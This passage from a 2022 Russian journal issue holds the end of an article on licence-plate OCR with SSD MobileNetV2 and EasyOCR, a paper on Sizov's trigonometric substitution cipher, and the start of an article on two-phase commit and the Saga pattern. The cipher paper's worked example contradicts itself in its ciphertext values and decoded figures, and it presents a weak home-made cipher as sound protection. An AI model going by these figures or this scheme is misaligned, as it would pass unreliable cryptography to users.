распознавать символ, основываясь на окружающие его символы. [1, с.1099] На такое способны и неуклонно растут в данном направлении алгоритмы на основе машинного обучения, ведь в процессе обучения нейросеть, что структурно похожа на человеческий мозг, эмитирует предсказания и строит выводы на тех размеченных данных, на которые уже четко были выявлены объекты интереса. Следует обратить внимание на такой подход обучения, как трансферное обучение. Трансферное обучение — это подраздел машинного обучения, целью которого является применение знаний, полученные из одной задачи, к другой целевой задаче. [2] Раньше для того, чтобы заняться глубинным обучением, вы должны были иметь доступ к большому очищенному набору данных и самостоятельно разработать, и обучить эффективную модель. [3] С помощью описанного выше подхода к решению задач с применением нейросетевых технологий у разработчика пропадает необходимость собственноручно проектировать нейросетевую модель, что вовсе не является простой задачей. Такой подход позволяет сэкономить время, человеческие ресурсы, а порой и вовсе использовать оптимальную архитектуру. Для успешного трансферного обучения нужна модель, натренированная на наборе данных, схожем с целевым. Так, модель, обученная на изображениях лиц, не лучшим образом обобщается для задачи распознавания текста. Поэтому популярны модели обучены на больших и разнообразных наборах данных.[4] Построенная нейросетью нетривиальная зависимость позволяет заложенной в нее архитектурной конструкции отмечать такие объекты уже на других, «чистых» и неразмеченных изображениях. Но у алгоритмов на основе нейросетей есть и свои характеристики, что делают их различными: время обучения, количество слоев, количество весовых коэффициентов, математическое обоснование и другие. Для того, чтобы упростить работу по выбору макета нейросети можно воспользоваться интернет ресурсом «paperswithcode.com» на котором расположена информация по различным ключевым архитектурам популярных

нейросетей, что значительно упрощает процесс выбора оптимальной технологии.

Задача распознавания текста на изображении, так же, как и методы решения задач компьютерного зрения можно разделить на две категории: распознавание с помощью метрик и распознавание с помощью нейросетей. В связи с возникновением новой волны популярности нейросетевых классификаторов они стали чаще использоваться в исследовательских работах по распознаванию текста. [5, с.249] Зачастую, проектирование «с нуля» модели машинного обучения при решении задач подобного рода не уместно для того, чтобы корректно и с определенной частотой положительных, правильных выводов обнаружения и определения текста на изображении необходимо найти хорошую обучающую выборку, влияние на точность детекции будет крайне существенно зависеть от качества данных для обучения (их количества и качества) настроить весовые коэффициенты сети под конкретные типы изображений, произвести дополнительные работы по тестированию. И в дальнейшем аппаратные ресурсы системы будут задействованы во много большем объеме, чем если бы в работах по оптическому распознаванию текста были задействованы методы распознавания при помощи готовых открытых решений. Они не уступают по эффективности, но при этом их легче интегрировать в проект, такие решения задействуют меньше системных ресурсов и не требуют специализированного программного обеспечения, кроме самого языка программирования, на котором будет реализован конечный продукт.

Аппаратно-техническое обеспечение устанавливается заказчиком программного продукта исходя из системных характеристик оборудования, на котором в дальнейшем информационная система будет функционировать. С аппаратной точки зрения системы с применением технологий компьютерного зрения включают в себя средство захвата изображения, электронно-вычислительную машину и специализируемое программное обеспечение. [6,

с.319] При разработке будут реализованы отдельные модули оптимизации работы программы в которых возможно без особых усилий в дальнейшем изменить объемы используемых системных характеристик, к примеру, в ходе выполнения работы было установлено, что использование всего объема видеопамати графической карты может привести к сбоям в работе системы и ее отказу, во избежание проблем подобного рода был разработан скрипт, ограничивающий использование видеопамати, в котором значение равное разрешенному для использования объема видеопамати может быть изменено от одних системных характеристик к другим.

Приступим к проектированию автоматизированной информационной системы с применением технологий машинного зрения. Целью проектирования программного продукта, перед его практической реализацией, является определение внутренних свойств системы и детализация ее внешних свойств на основе выдвинутых в техническом задании требований к программному обеспечению. Ключевые особенности проектируемой информационной системы накладывают ограничения на бизнес-логику и структуры данных, используемые в конечном продукте.

В качестве примера будет использована предобученная нейросетевая модель от TensorFlow под названием SSD MobileNetV2 и система оптического распознавание текста EasyOCR. Для начала нужно определить принцип работы алгоритма детекции на основе SSD MobileNetV2 320*320, на вход которого информация поступает в виде изображения в одном формате и возвращает такой алгоритм на выходе тоже изображение с различными метками на нем. Алгоритм работы нейросетевой модели SSD, представлен на рисунке 1.




Рисунок 1 – принцип работы нейросети SSD MobileNetV2

Алгоритм оптического распознавания текста EasyOCR (рис 2) на вход принимает изображение, а возвращает текстовые данные.




Рисунок 2 – принцип работы EasyOCR

Следует отметить, что при выполнении алгоритма определения региона с расположением автомобильных номеров на изображении метод вернет текстовые данные, обозначающие разметку объекта детекции. Эти данные несут в себе значения координат области с государственным регистрационным знаком автомобиля, на котором и будут производиться работы алгоритма оптического распознавания текста, то есть в дальнейшем, после выполнения алгоритма детекции необходимо в целях понижения затрачиваемых аппаратно-технических мощностей уменьшить исследуемое изображение, используя в последующих участках программы только ту область, в которой необходимо произвести, к примеру, оптическое распознавание текста.

В дальнейшем, получив на выходе регионы с различными текстовыми данными, полученными в следствии выполнения алгоритма с использованием

методов EasyOCR, стало ясно, что на номерных знаках автомобиля кроме ключевой информации содержится информационный мусор, который необходимо отфильтровать и удалить, процесс создания алгоритма фильтрации описан в практической реализации программного продукта. Исходя из всего вышеперечисленного некоторые модули программы должны быть следующими:

- Алгоритм детекции на основе SSD MobileNetV2 320*320
- Алгоритм сохранения исследуемой области на изображении
- Алгоритм оптического распознавания текста на основе EasyOCR
- Алгоритм фильтрации текста в области ограничивающего прямоугольника

Литература

1. Илларионов А. А., Чернов А. А. ОБЗОР МЕТОДОВ РАСПОЗНАВАНИЯ ТЕКСТА //Аллея науки. – 2019. – Т. 2. – №. 5. – С. 1094-1098.
2. [Электронный ресурс] // Transfer Learning / Python-School. URL: [https://python-school.ru/wiki/transfer-learning/#:~:text=Transfer%20Learning%20\(трансферное%20обучение\)%20—,поэтому%20нет%20необходимости%20изобретать%20велосипед.](https://python-school.ru/wiki/transfer-learning/#:~:text=Transfer%20Learning%20(трансферное%20обучение)%20—,поэтому%20нет%20необходимости%20изобретать%20велосипед.) (дата обращения: 27.07.2022г)
3. [Электронный ресурс] // Трансферное обучение: почему deep learning стал доступнее / Академия Яндекса. URL: <https://academy.yandex.ru/posts/transfernnoe-obuchenie-pochemu-deep-learning-stal-dostupnee> (дата обращения: 27.07.2022г)
4. [Электронный ресурс] // Сорока.Е. Предобученные модели / robot_dreams. URL: <https://robotdreams.cc/blog/115-predobuchennye-modeli> (дата обращения: 27.07.2022г)
5. Спицын В. Г. и др. Применение вейвлет-преобразования Хаара, метода главных компонент и нейронных сетей для оптического распознавания

символов на изображениях в присутствии импульсного шума //Компьютерная оптика. – 2016. – Т. 40. – №. 2. – С. 249-257.

6. Горячкин Б. С., Китов М. А. Компьютерное зрение //E-Scio. – 2020. – №. 9 (48). – С. 317-345.

Literature

1. Illarionov A. A., Chernov A. A. REVIEW OF TEXT RECOGNITION METHODS // Alley of Science. - 2019. - Vol. 2. - No. 5. - P. 1094-1098.
2. [Electronic resource] // Transfer Learning / Python-School. URL: <https://python-school.ru/wiki/transfer-learning/#:~:text=Transfer%20Learning%20> (date of application: 27.07.2022)
3. [Electronic resource] // Transfer learning: why deep learning has become more accessible / Yandex Academy. URL: <https://academy.yandex.ru/posts/transfernnoe-obuchenie-pochemu-deep-learning-stal-dostupnee> (Date of application: 07/27/2022)
4. [Electronic resource] // Soroka.E. Pre-trained models / robot_dreams. URL: <https://robotdreams.cc/blog/115-predobuchennnye-modeli> (Date of application: 07/27/2022)
5. Spitsyn V. G. et al. Application of the Haar wavelet transform, the method of principal components and neural networks for optical character recognition in images in the presence of impulse noise // Computer Optics. - 2016. - Т. 40. - No. 2. - P. 249-257.
6. Goryachkin B.S., Kitov M.A. Computer vision //E-Scio. – 2020. – no. 9 (48). – P. 317-345.

© Ветохин В. В., Ракитин Я. Е., Нестеренко И. А., 2022 // Научный сетевой журнал «Столыпинский вестник», №4/2022.

Для цитирования: Ветохин В. В., Ракитин Я. Е., Нестеренко И. А. ВЫБОР СРЕДСТВ РЕАЛИЗАЦИИ ПРИ РАЗРАБОТКЕ АВТОМАТИЗИРОВАННОЙ ИНФОРМАЦИОННОЙ СИСТЕМЫ С ПРИМЕНЕНИЕМ ТЕХНОЛОГИЙ МАШИННОГО ЗРЕНИЯ // Научный сетевой журнал «Столыпинский вестник», №4/2022.



Столыпинский

вестник

Научная статья

Original article

УДК 004.056.55

SPECIAL CODING METHOD TO INCREASE INFORMATION RELIABILITY

СПЕЦИАЛЬНЫЙ МЕТОД КОДИРОВАНИЯ ДЛЯ ПОВЫШЕНИЯ ДОСТОВЕРНОСТИ ИНФОРМАЦИИ

Salmanov V.I., Ph.D, assoc. professor, Department of Informatics The Nakhchivan State University Azerbaijan Republic, Nakhchivan city, e-mail: vuqars69@mail.ru

Салманов В.И., доктор философии по математике, доцент, Кафедра информатики Нахчыванского государственного университета, Азербайджанская Республика, город Нахчыван, e-mail: vuqars69@mail.ru

Abstract

The quality of the processes of receiving, storing, processing and transmitting information is achieved by solving the problems of data management and software or hardware, security and backup. At this time, information support includes the following elements: information ring, information circulation path, information carriers, technical means of information processing. Thus, information security is a combination of a unified data coding system, unified documentation systems and data flow schemes.

Existing coding methods have some disadvantages. Among them, the reversibility of encoding, low performance, the presence of a repetition period. The use of traditional coding algorithms leads to the complication of coding structures, and at the same time is characterized by high computational complexity. And this result, at any rate, hinders its use under conditions of serious "real" time constraints. The article is devoted to the analysis of the main problems in the field of increasing the reliability of information.

Аннотация

Качество процессов приема, хранения, обработки и передачи информации достигается за счет решения задач управления данными и программным или аппаратным обеспечением, безопасности и резервного копирования. В это время информационное обеспечение включает в себя следующие элементы: информационное кольцо, путь циркуляции информации, носители информации, технические средства обработки информации. Таким образом, информационная безопасность представляет собой сочетание единой системы кодирования данных, единых систем документации и схем потоков данных. Существующие методы кодирования имеют некоторые недостатки. Среди них обратимость кодирования, низкая производительность, наличие периода повторения. Использование традиционных алгоритмов кодирования приводит к усложнению кодирующих структур, и в то же время характеризуется высокой вычислительной сложностью. А этот результат при всяком препятствует его использование в условиях серьезных «реальных» временных ограничений. Статья посвящена анализу основных проблем в области повышения достоверности информации.

Keywords: information, trigonometric coding, encryption, decryption

Ключевые слова: информация, тригонометрическое кодирование, шифрование, дешифрование

The transition to the construction of modern test automation systems is characterized by high intensity and instability of the data flow, high requirements for the accuracy and reliability of tests.

The high quality of information transfer, storage and processing processes is achieved by solving the problems of data and software management, security and backup.

At the same time, information support is a structural set of all documents and data (information elements) stored and circulating in an automated system.

In other words, information security is a combination of a unified data classification and coding system, unified documentation systems, data flow schemes, and at the same time a database construction methodology.

The reliability of modern encryption systems is determined, as a rule, from several main positions: a theoretical study of the properties of the crypto scheme, the study of the resulting cipher text for the presence of statistical patterns in it, the resistance of the cipher to various types of crypto attacks.

At present, there are a number of fairly reliable cryptographic protocols, the strength of which is justified formally and tested in practice.

This article discusses one of these new algorithms proposed by V.P. Sizov [4]

The cipher developed by Vladimir Sizov [4] is classified as a simple substitution stream cipher using a private symmetric key. The encryption is based on the use of periodic functions continuous over the entire numerical interval. In the simplest version, $y = \cos(x)$ and the corresponding wave equation $y = \cos(x + n\Delta x)$ are considered.

In this case, encryption is performed according to the formula

$$y = x + N \cdot [\cos(z + n\Delta x)] \pmod{N} \quad (1)$$

For decryption, the same formula (1) is used, expressed in terms of x :

$$x = y - N \cdot [\cos(z + n\Delta x)] \pmod{N} \quad (2)$$

Below we consider one of the possible approaches to solving the problem formulated above - the creation of a special coding method oriented to use in "real" time sources. The trigonometric coding method is implemented by using periodic functions of the type $y = \cos(x)$ and the "wave" equation, that is $y = \cos(x + \Delta x)$. The wave equation $y = \cos(x + n\Delta x)$ is an example of one of many functions that have a constant amplitude and are continuous over the entire interval $x \in (-\infty, +\infty)$. The important point is that if for $y = \cos(x + \Delta x)$ the parameter Δx is not equal to $-\frac{2\pi}{N}$, where N is any integer, then the scaling period of this particular function is infinite.

As an example, let's encrypt the text "ABC" in the 32-letter Azerbaijani alphabet. Let us set the values $z = 0,5$, $\Delta x = 12$ as the key. Each character of the alphabet is assigned a half-interval: $A \rightarrow [0..1)$, $B \rightarrow [1..2)$, $C \rightarrow [2..3)$...

$$\begin{aligned} y_1 &= 0,5 + 32 \cdot [\cos(0,5 + 1 \cdot 12)] + 32 = 63,74, \\ y_2 &= 0,5 + 32 \cdot [\cos(0,5 + 1 \cdot 12)] = 31,7, \\ y_3 &= 0,5 + 32 \cdot [\cos(0,5 + 1 \cdot 12)] - 32 = -0,25. \end{aligned}$$

Of the three values y_1 , y_2 , y_3 , we choose y_2 , since it fell into the range from 0 to 32, and round the value of y_2 to a larger integer $y_2=32$ (Z). We encode the second character of the plaintext:

$$\begin{aligned} y_1 &= 1,5 + 32 \cdot [\cos(0,5 + 2 \cdot 12)] + 32 = 62,61, \\ y_2 &= 1,5 + 32 \cdot [\cos(0,5 + 2 \cdot 12)] = 30,61, \\ y_3 &= 1,5 + 32 \cdot [\cos(0,5 + 2 \cdot 12)] - 32 = -1,38. \end{aligned}$$

In the encoded text, respectively, we write $y_2 = 31$ (Y).

We encode the second character of the plaintext:

$$\begin{aligned}y_1 &= 2,5 + 32 \cdot [\cos(0,5 + 3 \cdot 12)] + 32 = 60,22, \\y_2 &= 2,5 + 32 \cdot [\cos(0,5 + 3 \cdot 12)] = 28,22, \\y_3 &= 2,5 + 32 \cdot [\cos(0,5 + 3 \cdot 12)] - 32 = -3,78.\end{aligned}$$

In the encoded text, respectively, we write $y_2 = 29$ (Ü).

As a result, we have "ZYÜ". Decryption is performed according to the formula (2).

From each value obtained 32; 30; 27 subtract 0.5. This is done so that values from the middle of the segment to which the given sign belongs are substituted into the formulas.

$$\begin{aligned}x_1 &= 31,5 - 32 \cdot [\cos(0,5 + 1 \cdot 12)] + 32 = 32,25, \\x_2 &= 31,5 - 32 \cdot [\cos(0,5 + 1 \cdot 12)] = 0,26, \\x_3 &= 31,5 - 32 \cdot [\cos(0,5 + 1 \cdot 12)] - 32 = -31,74.\end{aligned}$$

Since 0.26 belongs to the interval $[0; 1)$, this number corresponds to the letter A.

Finding the second letter:

$$\begin{aligned}x_1 &= 30,5 - 32 \cdot [\cos(0,5 + 2 \cdot 12)] + 32 = 33,38, \\x_2 &= 30,5 - 32 \cdot [\cos(0,5 + 2 \cdot 12)] = 1,38, \\x_3 &= 30,5 - 32 \cdot [\cos(0,5 + 2 \cdot 12)] - 32 = -30,61.\end{aligned}$$

Since 1.38 belongs to the interval $[1; 2)$, this number corresponds to the letter B.

Finding the second letter:

$$\begin{aligned}x_1 &= 28,5 - 32 \cdot [\cos(0,5 + 3 \cdot 12)] + 32 = 34,77, \\x_2 &= 28,5 - 32 \cdot [\cos(0,5 + 3 \cdot 12)] = 2,78, \\x_3 &= 28,5 - 32 \cdot [\cos(0,5 + 3 \cdot 12)] - 32 = -29,22.\end{aligned}$$

Since 2.38 belongs to the interval $[2; 3)$, this number corresponds to the letter C.

Recall that cryptographic strength is provided only by the secret key - a pair of real numbers z and Δx .

We can say that this cipher is secure only with respect to direct enumeration. You can improve this cipher.

Instead of trigonometric functions, one can take any periodic continuous functions defined on the entire real line. You can choose a cosine having a period of 2π . Then the expression

$$\cos(z + N(\Delta x + 2\pi)) = \cos(z + N\Delta x)$$

is valid only for the integer N , which, generally speaking, holds. Thus, the problem has not one solution, but a whole set, each of which differs by 2π in any coordinate. This "vulnerability" is also true for other modifications of the crypto scheme - it is enough to know the period of the function.

As a solution, we can consider not a point (a pair of secret parameters), but some of its neighborhood.

Theoretically, the radius of such a neighborhood should be within $1/(2N)$ for the Z parameter and within $1/(2Nm)$ for the Δx parameter. For an alphabet of $N = 256$ characters and texts with a length of about $m = 500$ characters, these values are of the order of 10^{-4} and 10^{-6} , respectively. It is obvious that the longer the text length, the smaller the radius of the neighborhood is required for its correct decoding.

Thus, the use of the coding method proposed by Sizov [4] is based on the use of trigonometric functions, while the calculations of trigonometric functions in the processor hardware can be performed in various ways, depending on the implementation of the processor itself, and having different characteristics.

Using a function with a large period, this encryption algorithm can be improved, since the period affects the number of iterations of key options with the required accuracy. If the period of the function is $k\pi$, then the number of key options is proportional to. For example: a function with a period of 8π will have 16 times more key options than a regular function $y = \cos(x + \Delta x)$.

References

1. Aho A., Hopcroft Dj., Ul'man Dj. Construction and analysis of computational algorithms. – Moskow, « Book on Demand» 2013. - 534 p.
2. Introduction to cryptography / Ed. ed. V.V. Yashchenko - M.: MTSNMO: "CheRo", 2012. - 348 p.
3. Knut D. The art of programming. Volume 2. Derived algorithms. - M.: "Dialectics" 2019. - 832 p.
4. Sizov V.P. Cryptographic algorithms based on trigonometric functions.
[URL:http://www.ruscrypto.ru/sources/conference/rc2005/](http://www.ruscrypto.ru/sources/conference/rc2005/)

© *Salmanov V.I.*, 2022 *Научный сетевой журнал «Столыпинский вестник»*
№4/2022

Для цитирования: Salmanov V.I. SPECIAL CODING METHOD TO
INCREASE INFORMATION RELIABILITY// Научный сетевой журнал
«Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 004.056.2

ПРОБЛЕМА ЦЕЛОСТНОСТИ ДАННЫХ В МИКРОСЕРВИСНОЙ АРХИТЕКТУРЕ

THE PROBLEM OF DATA INTEGRITY IN MICROSERVICE ARCHITECTURE

Кучеренко Н. Ю., бакалавр, факультета информационных технологий и компьютерной безопасности, Воронежский государственный технический университет, Россия, г. Воронеж

Kucherenko N. Y., Bachelor, of Information Technology and Computer Security Faculty, Voronezh State Technical University, Russia, Voronezh

Аннотация: в статье будет проведено исследование задачи сохранения целостности данных в микросервисной архитектуре. Целостность данных, отвечающая за надежность и сохранность информации, является обязательным требованием в любой системе. С расширением систем на микросервисной архитектуре задача обеспечения согласованности данных при распределенных транзакциях становится нетривиальной задачей, так как готовых решений данной задачи в распределенных системах обычно не существует. Статья посвящена анализу существующих методов обеспечения целостности данных. Разбираются преимущества и недостатки протокола

двухфазных фиксаций и паттерна «Сага» при задаче сохранения целостности данных в рамках набора требований ACID, рассматривается методика устранения недостатков предложенного подхода.

Annotation: the article will investigate the problem of preserving data integrity in a microservice architecture. Data integrity, which is responsible for the reliability and safety of information, is a mandatory requirement in any system. With the expansion of systems on a microservice architecture, the task of ensuring data consistency in distributed transactions becomes a non-trivial task, since there are usually no ready-made solutions to this problem in distributed systems. The article is devoted to the analysis of existing methods of ensuring data integrity. The advantages and disadvantages of the two-phase commit protocol and the "Saga" pattern are analyzed for the task of preserving data integrity within the set of ACID requirements, and the method of eliminating the disadvantages of the proposed approach is considered.

Ключевые слова: целостность данных, микросервисная архитектура, распределенные транзакции, паттерн сага, двухфазные фиксации
Keywords: data integrity, microservice architecture, distributed transactions, saga pattern, two-phase fixations

Введение

Задача обеспечения целостности данных в монолитной системе обычно не вызывает особых сложностей, так как зачастую она решается механизмами, встроенными в базу данных. Но при переходе на микросервисную архитектуру появляются глобальные распределенные транзакции, контроль целостности данных в которых уже становится не самой простой задачей. При выходе из строя одной из частей распределенной транзакции возникают ситуации, когда необходимо откатить примененные изменения. Необходимо выбрать правильный подход, который менее всего будет влиять на производительность системы и удовлетворять требованиям целостности данных.

Принципы ACID

Когда речь идет об организации целостности данных, целесообразно привести основополагающий набор принципов, которым должна отвечать транзакция – требования ACID.

Атомарность гарантирует, что транзакция может быть только в двух состояниях: выполнена полностью или не выполнена вообще.

Консистентность – согласованность данных друг с другом, результат выполнения транзакций должен являться суммарным эффектом. Наиболее сложный для реализации принцип, потому что при применении микросервисного паттерна database per service его выполнение лежит целиком на разработчиках конкретного сервиса.

Изолированность означает выполнение параллельных транзакций независимо друг от друга.

Долговечность означает, что изменения, полученные при успешном выполнении транзакции, хранятся вечно и не будут отменены ни при каких обстоятельствах.

Пока существует один сервис, задача обеспечения целостности данных и соответствия принципам ACID в транзакциях успешно выполняется базой данных. При транзакциях между несколькими сервисами уже нет какого-то готового решения этой проблемы. Необходимо реализовать механизм, отвечающий за целостность данных.

Протокол двухфазных фиксаций (2PC)

Одним из способов обеспечения целостности данных в распределенной микросервисной архитектуре является протокол двухфазной фиксации (2PC), который по сути и используется в транзакциях баз данных.

Принцип работы 2PC достаточно прост. Основным компонентом двухфазного коммита является координатор. Координатор регулирует ход транзакции, принимает решения о коммите или отмене транзакции. Все

участники процесса получают оповещения о решении координатора (рисунок 1).




Рисунок 1. Алгоритм работы двухфазных коммитов

Если хотя бы один из участников не может успешно завершить транзакцию, то она отклоняется (рисунок 2) [1, с. 14].




Рисунок 2. Откат изменений при ошибке в операции

С одной стороны, все правильно, если произошел сбой операция откатывается, соблюдается условие атомарности. Но здесь кроется проблема: пока микросервис 2 пытается применить операцию, микросервис 1 держит

изменяемое операцией 1 значение заблокированным и ждет ответа от координатора. Узел системы не знает, что дальше делать с транзакцией, пока координатор не будет восстановлен. Если одна из операций зависает, время блокировки увеличивается. Еще хуже если посреди выполнения транзакции из строя выйдет координатор, полностью отвечающий за процесс.

Применение двухфазных фиксаций может значительно снизить производительность микросервисной системы при горизонтальном расширении вследствие того, что механизм является синхронным. На рисунке 3 изображены результаты исследований работы двухфазных коммитов с разным количеством сервером.




Рисунок 3. Пропускная способность транзакций при увеличении количества серверов

График отражает падение количества выполняемых операций в секунду при увеличении количества серверов, что является значительным недостатком для быстрорастущих систем [2, с. 3].

Поэтому необходимо рассмотреть альтернативные подходы к обеспечению целостности данных в микросервисной архитектуре.

Паттерн «Сага»

Сага – это последовательность операций в рамках одной транзакции, в которой каждый последующий шаг будет инициализирован предыдущим.

Не нужно контролировать каждую операцию. В отличие от 2PC, где координатор регулирует ход всей транзакции, в хореографической саге

координатором является каждый участник процесса и отвечает он только за свои шаги.

Еще одним отличием от двухфазных фиксаций является то, что узлы саги не знают о схеме запроса. Им достаточно знать только предыдущий шаг. Эта особенность предоставляет возможность вносить в сагу новые узлы, не редактируя схему где-то централизованно, что требовалось при введении новых этапов в двухфазных коммитах.

Одним из условий реализации саги является ключ идемпотентности, который предоставляется каждому запросу. По заданному ключу сервис определяет, был ли уже выполнен этот запрос ранее, и если был, то он просто игнорируется, что гарантирует единичное выполнение операции в транзакции.

Паттерн сага основан на событийно-ориентированной архитектуре. Соответственно, для его реализации также необходима единая шина событий. Если некий микросервис изменяет свое состояние, выполняя один из шагов саги, он создает событие в шине. Микросервисы постоянно прослушивают эти события, то есть являются подписчиками на них. При появлении прослушиваемого события они создают следующие события, добавляя его в шину. Если по какой-то причине на одном из шагов произошел сбой, создается соответствующее событие, которое прослушивают микросервисы, готовые сделать операцию отката, которая компенсирует затронутые изменения [3, с. 152].

Это можно наглядно рассмотреть на обобщенном примере покупки товара в интернет магазине (рисунок 4).

